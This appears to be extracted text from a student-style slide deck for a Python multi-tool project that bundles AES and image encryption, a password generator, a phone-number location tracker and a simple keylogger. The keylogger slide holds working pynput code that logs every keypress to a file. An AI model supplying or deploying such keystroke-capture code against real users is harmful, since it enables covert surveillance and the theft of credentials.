
Password

HELLO

Message

Encrypt Message

Decrypt Message




This screenshot shows a window titled "tk" containing the word "HELLO" in a large font. Below it is a section labeled "Message". At the bottom are two buttons: "Encrypt Message" and "Decrypt Message".

AES MESSAGE ENCR/DECR

tk

Encrypt/Decrypt

7




This screenshot shows a window titled "tk" containing the word "7" in a large font. Above it is a section labeled "Encrypt/Decrypt".

IMAGE ENCR/DECR

PASSWORD GENERATOR

IMPLEMENTATION



PHONE NUMBER
LOCATION TRACKER

```
from pynput import keyboard

def keyPressed(key):
    print(str(key))
    with open("keyfile.txt", 'a') as logKey:
        try:
            char = key.char
            logKey.write(char)
        except:
            print("Error getting char")

if __name__ == "__main__":
    listener = keyboard.Listener(on_press=keyPressed)
    listener.start()
    input()
```

SIMPLE KEYLOGGER

CONT'D. TECH STACK

PYTHON

TKINTER

FERNET

FLASK

GOOGLE MAPS API

SMTP MODULE

CONT'D. HARDWARE

CPU / GPU

STORAGE / DISK

MENU



THANK YOU!

"15+ PROBLEMS, 1 SOLUTION" IS
WHAT MAKES AIW SO SPECIAL!